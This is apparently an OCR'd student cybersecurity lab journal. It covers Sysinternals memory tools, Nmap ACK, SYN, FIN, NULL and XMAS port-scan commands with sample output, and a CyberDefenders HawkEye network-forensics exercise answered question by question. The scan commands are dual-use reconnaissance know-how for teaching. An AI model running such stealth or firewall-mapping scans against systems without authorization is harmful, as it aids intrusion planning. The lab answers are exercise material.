
#	Time	Duration (s)	Disk	Request	Sector	Length
345	42.980874	0.00000000	1	Write	377607112	160
346	42.980944	0.00000000	1	Write	377481320	8
347	42.981136	0.00000000	1	Write	377481184	8
348	42.982512	0.00000000	0	Write	6104864	32
349	42.982624	0.00000000	0	Write	6102944	8
350	42.996067	0.00000000	0	Write	6102808	8
351	46.014710	0.00000000	1	Write	399863448	72
352	46.058413	0.00000000	1	Write	399589248	48
353	46.058442	0.00000000	1	Write	391426624	128
354	46.058714	0.00000000	1	Write	377481192	8
355	46.059206	0.00000000	1	Write	391426624	8
356	46.059389	0.00000000	1	Write	377481328	8
357	46.060474	0.00000000	1	Write	88806120	8
358	46.060509	0.00000000	1	Write	88806200	8
359	46.060598	0.00000000	1	Write	88806232	8
360	46.060707	0.00000000	1	Write	88806384	8
361	46.060842	0.00000000	1	Write	88806432	16
362	46.060890	0.00000000	1	Write	88806528	16
363	46.060918	0.00000000	1	Write	88806568	8
364	46.060950	0.00000000	1	Write	88806608	8
365	46.060986	0.00000000	1	Write	88806664	8
366	46.061018	0.00000000	1	Write	88806744	8
367	46.061050	0.00000000	1	Write	88806904	8
368	46.061078	0.00000000	1	Write	88806920	8
369	46.061110	0.00000000	1	Write	88807104	8
370	46.061142	0.00000000	1	Write	88807312	16
371	46.061171	0.00000000	1	Write	88807504	8
372	46.061203	0.00000000	1	Write	88807536	8
373	46.061232	0.00000000	1	Write	88807576	8
374	46.061264	0.00000000	1	Write	374822856	8
375	46.061312	0.00000000	1	Write	377481200	8
376	46.061651	0.00000000	1	Write	377481328	8
377	46.352349	0.00000000	1	Write	139327088	8
378	46.828643	0.00000000	1	Write	427564056	104
379	46.828838	0.00000000	1	Write	377481200	40
380	46.829600	0.00000000	1	Write	21384496	64
381	46.830454	0.00000000	1	Write	230977264	56
382	46.830467	0.00000000	1	Write	254829232	48
383	46.830592	0.00000000	1	Write	377481360	8


➢ **Monitor Virtual Memory(tool:VMMap):**


1. Option-show free & unusable regions

2. File->select process e.g chrome.exe

3. Save to .mmp file





267 KB No 629 KB 58% 12-10-2021 08:21 PM
VMMap - Sysinternals: www.sysinternals.com
File Edit View Tools Options Help
Select or Launch Process
View a running process
Launch and trace a new process
Name PID User
ai.exe 42480 LAPTOP-6FVODLPA\GAURAV
AMDRSServ.exe 3660 LAPTOP-6FVODLPA\GAURAV
AMDRSSrcExt.exe 2748 LAPTOP-6FVODLPA\GAURAV
ApplicationFrameHost.exe 22736 LAPTOP-6FVODLPA\GAURAV
AppVShNotify.exe 22628 LAPTOP-6FVODLPA\GAURAV
BridgeCommunication.exe 42420 LAPTOP-6FVODLPA\GAURAV
chrome.exe 13036 LAPTOP-6FVODLPA\GAURAV
chrome.exe 2012 LAPTOP-6FVODLPA\GAURAV
chrome.exe 32740 LAPTOP-6FVODLPA\GAURAV
chrome.exe 36732 LAPTOP-6FVODLPA\GAURAV
chrome.exe 19156 LAPTOP-6FVODLPA\GAURAV
chrome.exe 35280 LAPTOP-6FVODLPA\GAURAV
chrome.exe 36372 LAPTOP-6FVODLPA\GAURAV
chrome.exe 42912 LAPTOP-6FVODLPA\GAURAV
chrome.exe 6236 LAPTOP-6FVODLPA\GAURAV
chrome.exe 38936 LAPTOP-6FVODLPA\GAURAV
Refresh
Show All Processes
OK
Cancel
Timeline...
Heap Allocations...
Call Tree...
Trace...
172 KB No 390 KB 57% 06-04-2020 09:39 AM




➢ Monitor Cache Memory(tool:CacheSet)


1. CachSet is a applet that allows you to manipulate the working of the set parmeters of the system file cache.




2.Click on apply



3.Click Ok



4.After applying the changes



Project 14

Aim: Using Nmap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

NOTE: Install Nmap for windows and install it. After that open cmd and type “nmap” to check if it is installed properly. Now type the below commands.

- **ACK -sA (TCP ACK scan)**

It never determines open (or even open|filtered) ports. It is used to map out firewall rulesets, determining whether they are stateful or not and which ports are filtered.

Command: **nmap -sA -T4 scanme.nmap.org**

```
krad# nmap -sA -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 994 filtered ports
PORT    STATE      SERVICE
22/tcp  unfiltered ssh
25/tcp  unfiltered smtp
53/tcp  unfiltered domain
70/tcp  unfiltered gopher
80/tcp  unfiltered http
113/tcp unfiltered auth

Nmap done: 1 IP address (1 host up) scanned in 4.01 seconds
```

- **SYN (Stealth) Scan (-sS)**

SYN scan is the default and most popular scan option for good reason. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by intrusive firewalls.

Command: **nmap -p22,113,139 scanme.nmap.org**

```
krad# nmap -p22,113,139 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   auth
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 1.35 seconds
```

- **FIN Scan (-sF)** Sets just the TCP FIN bit.

Command: **nmap -sF -T4 para**

```
krad# nmap -sF -T4 para

Starting Nmap ( http://nmap.org )
Nmap scan report for para (192.168.10.191)
Not shown: 995 closed ports
PORT     STATE         SERVICE
22/tcp   open|filtered ssh
53/tcp   open|filtered domain
111/tcp  open|filtered rpcbind
515/tcp  open|filtered printer
6000/tcp open|filtered X11
MAC Address: 00:60:1D:38:32:90 (Lucent Technologies)

Nmap done: 1 IP address (1 host up) scanned in 4.64 seconds
```

• **NULL Scan (-sN)** Does not set any bits (TCP flag header is 0)

Command: nmap –sN –p22 scanme.nmap.org

```
C:\Users\national1>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.70 ( https://nmap.org ) at 2018-12-08 16:02 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.25s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 3.00 seconds
```

• XMAS Scan (-sX) Sets the FIN, PSH, and URG flags, lighting the packet up like a Christmas tree.

Command: **nmap -sX -T4 scanme.nmap.org**


```
krad# nmap -sX -T4 scanme.nmap.org

Starting Nmap ( http://nmap.org )
Nmap scan report for scanme.nmap.org (64.13.134.52)
Not shown: 999 open|filtered ports
PORT    STATE  SERVICE
113/tcp closed auth

Nmap done: 1 IP address (1 host up) scanned in 23.11 seconds
```

Project 15

Aim: Performing Network Analysis (Exfilteration) in Cyberdefenders.org using HawkEyeLab.


Scenario:

An accountant at your organization received an email regarding an invoice with a download link. Suspicious network traffic was observed shortly after opening the email. As a SOC analyst, investigate the network trace and analyze exfiltration attempts**.**



1.How many packets does the capture have?

->4003



Interface	Dropped packets	Capture filter	Link type	Packet size limit (snaplen)
Unknown	Unknown	Unknown	Ethernet	65535 bytes

Statistics

Measurement	Captured	Displayed	Marked
Packets	4003	4003 (100.0%)	—
Time span, s	3821.561	3821.561	—
Average pps	1.0	1.0	—
Average packet size, B	597	597	—
Bytes	2390126	2390126 (100.0%)	0
Average bytes/s	625	625	—
Average bits/s	5003	5003	—

2.At what time was the first packet captured?

-> 2019-04-10 20:37:07 utc

Time

First packet:	2019-04-11 02:07:07
Last packet:	2019-04-11 03:10:48
Elapsed:	01:03:41

Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces

3.What is the duration of the capture?

-> 01:03:41

Snapshot length: 65535

Time

First packet:	2019-04-11 02:07:07
Last packet:	2019-04-11 03:10:48
Elapsed:	01:03:41


Capture

Hardware:	Unknown
OS:	Unknown
Application:	Unknown

Interfaces

4.What is the most active computer at the link level?

-> 00:08:02:1c:47:ae




Address A	Address B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits/s A → B	Bits/s B → A
00:08:02:1c:47:ae	01:00:5e:00:00:16	23	1 kB	23	1 kB	0	0 bytes	109.878104	3651.2201	2 bits/s	0 bits/s
00:08:02:1c:47:ae	01:00:5e:00:00:fc	10	750 bytes	10	750 bytes	0	0 bytes	2663.801528	1096.9531	5 bits/s	0 bits/s
00:08:02:1c:47:ae	01:00:5e:7f:ff:fa	74	29 kB	74	29 kB	0	0 bytes	109.882622	3666.1008	63 bits/s	0 bits/s
00:08:02:1c:47:ae	20:e5:2a:b6:93:f1	3,352	2 MB	1,576	110 kB	1,776	2 MB	47.459211	3730.4030	235 bits/s	4572 bits/s
00:08:02:1c:47:ae	a4:1f:72:c2:09:6a	513	114 kB	279	68 kB	234	46 kB	0.000000	3821.5612	142 bits/s	95 bits/s
00:08:02:1c:47:ae	ff:ff:ff:ff:ff:ff	31	4 kB	31	4 kB	0	0 bytes	46.633556	2823.2623	10 bits/s	0 bits/s

5.Manufacturer of the NIC of the most active system at the link level?

-> Hewlett-Packard

